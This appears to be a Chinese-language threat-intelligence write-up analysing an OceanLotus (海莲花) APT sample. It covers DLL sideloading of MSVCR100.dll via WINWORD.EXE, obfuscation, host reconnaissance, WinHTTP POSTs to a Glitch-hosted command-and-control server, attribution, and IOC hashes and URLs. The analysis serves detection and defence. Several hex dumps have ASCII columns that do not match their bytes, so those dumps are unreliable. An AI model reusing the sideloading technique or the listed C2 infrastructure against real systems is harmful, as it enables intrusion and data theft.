00FEA140	4F 34 65 42 35 48 6F 2B 6B 72 56 48 6D 37 53 74	04eB5Ho+krVhm7St
00FEA150	33 54 4A 78 67 45 4C 72 70 56 6E 67 51 43 54 71	3TJxgElrpvnQCtq
00FEA160	48 55 4B 66 59 32 33 72 45 35 50 4D 48 32 6A 50	KUKOY23rE5PMH2jP
00FEA170	74 43 6C 60 78 44 56 65 47 51 77 79 72 53 70 60	9MB47VGQwyrSpoPL
00FEA180	39 4D 62 34 37 56 47 51 77 79 72 53 70 60 50 4C	J8uyIe7sfTk1jmh
00FEA190	6A 38 55 79 6C 45 37 73 66 54 48 49 6A 40 68 68	Nixkybehqumg6t3z1
00FEA1A0	4E 78 68 59 62 45 68 71 75 60 67 36 74 33 5A 6C	+GFT1vnLpyLCmpC5
00FEA1B0	28 47 72 54 69 76 4C 70 79 4C 63 4D 70 43 53	WMBq1lx0lgwseas
00FEA1C0	6E 6D 72 61 69 6C 78 4F 6C 67 77 73 66 65 61 73	rH1uAk82Vgs1/80
00FEA1D0	72 48 31 55 41 68 73 38 32 56 51 73 31 28 36	VNK6BZG5tGpb17P
00FEA1E0	76 4E 48 36 42 32 47 35 74 47 70 35 62 69 37 50	KjRdrTAIFXdeLYS
00FEA200	48 6A 52 64 72 41 49 41 46 58 44 65 4C 59 53	3ghRRS/STEHwtfHY
00FEA210	33 67 68 52 52 32 35 54 45 48 57 74 66 48 59	Q891D+5Tekztzu10
00FEA220	44 70 4A 41 48 67 51 31 37 74 65 31 33 59 72 52	DpJAHQq17tei3yrr
00FEA230	69 64 E4 31 4C 50 4C 44 4C 44 4C 44 4C 44 4C 44	LdOgMwauu1uypvun

尝试解压下载的7z文件。

MSVCR100.dll WinHttpOpen ('Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C...', 0x02B7F604)

MSVCR100.dll WinHttpConnect (0x02B7F604, 'internal-hot-addition.glitch.me', INTERNET_DEFAULT_HTTPS_PORT, 0) 0x009394f0

MSVCR100.dll WinHttpOpenRequest (0x009394f0, 'POST', '/a427e66e3a94fb5b4a8d', NULL, NULL, NULL, WINHTTP_FL..., 0x009461e0)

MSVCR100.dll WinHttpSetOption (0x009461e0, WINHTTP_OPTION_CONNECT_TIMEOUT, 0x0351f3c4, 4) TRUE

MSVCR100.dll WinHttpSendRequest (0x009461e0, 'Content-Type: application/x-www-form-urlencoded', 49, 0x0094..., TRUE)

MSVCR100.dll FlsGetValue (6) NULL

MSVCR100.dll HeapAlloc (0x00910000, HEAP_ZERO_MEMORY, 956) 0x00974490

MSVCR100.dll FlsSetValue (6, 0x00974490) TRUE

```

712189A1 68 CC2EAC71 push msvcr100.71AC2ECC
712189A2 88C0 mov eax,eax
712189A3 57 push edi
712189A9 FF55 C8 call dword ptr ss:[ebp-38] <winhttp.winHttpSendRequest>
712189AC 0F86F0 movzx esi,al
712189AF FF15 A0002871 call dword ptr ds:[<&GetLastError>]
712189B5 3D 8FF0000 cmp eax,2FF8
712189B8 75 35 jne msvcr100.712189F1
712189B9 6A 04 push 4
712189BC 88C0 mov eax,eax
712189BE 8045 E4 lea eax,dword ptr ss:[ebp-1C]
712189C0 C745 E4 00330000 mov dword ptr ss:[ebp-1C],3300
712189C3 C6 push ax
    
```

dword ptr ss:[ebp-38]=[02B7F604 <winhttp.winHttpSendRequest>]=<winhttp.winHttpSendRequest>

.text:712189A9 msvcr100.dll:\$89A9 #7DA9

Address	Hex	ASCII
00FEA110	34 76 4B 66 72 76 36 2B 56 43 44 30 7A 55 71 4C	#vkfrv6+VCD0zUQL
00FEA120	72 74 70 43 39 4E 6C 69 6C 65 41 58 43 66 4C 45	rtcp9n1l1eaxcf1E
00FEA130	51 78 78 34 4E 65 52 30 4C 49 7A 46 77 65 49 51	Qxx4NEROL1zFweiQ
00FEA140	4F 34 65 42 35 48 6F 2B 6B 72 56 48 6D 37 53 74	04eB5Ho+krVhm7St
00FEA150	33 54 4A 78 67 45 4C 72 70 56 6E 67 51 43 54 71	3TJxgElrpvnQCtq
00FEA160	48 55 4B 66 59 32 33 72 45 35 50 4D 48 32 6A 50	KUKOY23rE5PMH2jP
00FEA170	74 43 6C 60 78 44 56 65 47 51 77 79 72 53 70 60	9MB47VGQwyrSpoPL
00FEA180	39 4D 62 34 37 56 47 51 77 79 72 53 70 60 50 4C	J8uyIe7sfTk1jmh
00FEA190	6A 38 55 79 6C 45 37 73 66 54 48 49 6A 40 68 68	Nixkybehqumg6t3z1
00FEA1A0	4E 78 68 59 62 45 68 71 75 60 67 36 74 33 5A 6C	+GFT1vnLpyLCmpC5
00FEA1B0	28 47 72 54 69 76 4C 70 79 4C 63 4D 70 43 53	WMBq1lx0lgwseas
00FEA1C0	6E 6D 72 61 69 6C 78 4F 6C 67 77 73 66 65 61 73	rH1uAk82Vgs1/80
00FEA1D0	76 4E 48 36 42 32 47 35 74 47 70 35 62 69 37 50	VNK6BZG5tGpb17P
00FEA1E0	48 6A 52 64 72 41 49 41 46 58 44 65 4C 59 53	KjRdrTAIFXdeLYS
00FEA200	33 67 68 52 52 32 35 54 45 48 57 74 66 48 59	3ghRRS/STEHwtfHY
00FEA210	51 38 39 31 44 28 35 54 65 66 5A 74 75 5A 6C 4F	Q891D+5Tekztzu10
00FEA220	44 70 4A 41 48 67 51 31 37 74 65 31 33 59 72 52	DpJAHQq17tei3yrr
00FEA230	69 64 E4 31 4C 50 4C 44 4C 44 4C 44 4C 44 4C 44	LdOgMwauu1uypvun

由于缺失7z文件内容导致解压失败，中断流程。后续流程为解压执行。

三、关联分析

根据样本行为特征、C2以及结合开源情报，发现此次攻击活动背后的组织为“海莲花”APT。

1、白加黑利用

海莲花会使用一系列白加黑利用手法进行防御规避，例如MsMpEng.exe + MpSvc.dll、Sysinternals DebugView tool、the McAfee on-demand scanner、winword+wwlib.dll等。

本次攻击活动样本同样使用了自加黑手法，自文件为Office WINWORD.EXE，黑文件为MSVCR100.dll。

2、代码混淆

海莲花经常使用各种代码混淆手段对抗静态分析。

本次攻击活动样本同样使用了代码混淆手段，样本通过不透明谓词、花指令等方案对抗静态分析。

3、样本行为

2022年1月，Netskope Threat Labs披露的海莲花攻击活动中，恶意文件“background.dll”，创建名为“Winrar Update”的计划任务，每10分钟执行一次。有效负载运行后，首先会收集有关环境的信息，例如网络适配器信息、用户名、计算机名称等。此外，后门还会枚举所有系统的目录和文件，并收集有关运行进程的信息。收集的数据被发送到托管在Glitch上的C2服务器。

阅读网址:

<https://www.netskope.com/blog/abusing-microsoft-office-using-malicious-web-archive>

*左右滑动查看更多

本次攻击活动样本同样会收集有关环境的信息。

搜集网络相关信息。

搜索主机名与当前用户名。

21415	3:09:34.337 AM	2	MSVCR100.dll	HeapFree (0x00910000, 0x00931370)
21416	3:09:34.337 AM	2	MSVCR100.dll	GetComputerNameW (0x0350f5c8, 0x0350f548)
21421	3:09:34.352 AM	2	MSVCR100.dll	HeapAlloc (0x00910000, 0, 32)
21422	3:09:34.352 AM	2	MSVCR100.dll	HeapAlloc (0x00910000, 0, 80)

V (Kernel32.dll)		
	Pre-Call Value	Post-Call Value
pBuffer	0x0350f5c8	0x0350f5c8 "DESKTOP-UQCGRRQ"
pnSize	0x0350f548 = 32767	0x0350f548 = 15

4、C2服务器

Netskope Threat Labs披露的海莲花攻击活动中的C2服务器：

```

hxxps://confusion-cerulean-samba.glitch[.]me/0627f41878D
hxxps://confusion-cerulean-samba.glitch[.]me/192f188023
hxxps://confusion-cerulean-samba.glitch[.]me/2e06bb0ce9
hxxps://confusion-cerulean-samba.glitch[.]me/55da2c2031
hxxps://confusion-cerulean-samba.glitch[.]me/e1db93941c
hxxps://eElemental-future-cheetah.glitch[.]me/559084b660P
hxxps://eElemental-future-cheetah.glitch[.]me/afe92a2bd2P
hxxps://torpid-resisted-sugar.glitch[.]me/5db81501e9P
hxxps://torpid-resisted-sugar.glitch[.]me/fb3b5e76b4P

```

*左右滑动查看更多

本次攻击活动样本的C2服务器：

<https://internal-hot-addition.glitch.me/a427e66e3a94f85b4a8d>

The screenshot shows the Immunity Debugger interface. The assembly pane displays the following code:

```

    .text:712185D3 0F434D OC
    .text:712185D7 51
    .text:712185D8 8BC0
    .text:712185DA FF00
    .text:712185DC 84C0
    .text:712185DE 74 41
    .text:712185E0 03C9 10

    cmovae ecx,dword ptr ss:[ebp+c]
    push ecx
    mov eax,eax
    call eax
    test al,al
    je msvcr100_71218621
    jne msvcr100_71218620

```

The memory dump tabs at the bottom show the value, ASCII, and comments for memory starting at address 71287F60. The comments column contains URLs such as "L 'https://internal-hot-addition.glitch.me/a427e66e3a94f85b4a8d'".

IOC:

HASH:

SHA256:3D46E95284F93BBB76B3B7E1BF0E1B2D51E8A9411C2B6E649112F22F92DE63C2
(WINWORD.exe)

**SHA256:46eecbbb37a99c735403c17141b21423e39032c53812b8a70446f43aa3ed0a0a
(MSVCR100.dll)**

C2:

[https://internal-hot-addition.glitch\[.\]me/a427e66e3a94f85b4a8d](https://internal-hot-addition.glitch[.]me/a427e66e3a94f85b4a8d)

四、参考资料及推荐阅读

1. Abusing Microsoft Office Using Malicious Web Archive Files

<https://www.netskope.com/blog/abusing-microsoft-office-using-malicious-web-archive>

*左右滑动查看更多

2.Taking Action Against Hackers in Bangladesh and Vietnam

<https://about.fb.com/news/2020/12/taking-action-against-hackers-in-bangladesh-and->

*左右滑动查看更多

3.2021年上半年全球高级持续性威胁（APT）研究报告》

<http://www.anquan419.com/news/21/839.html>

*左右滑动查看更多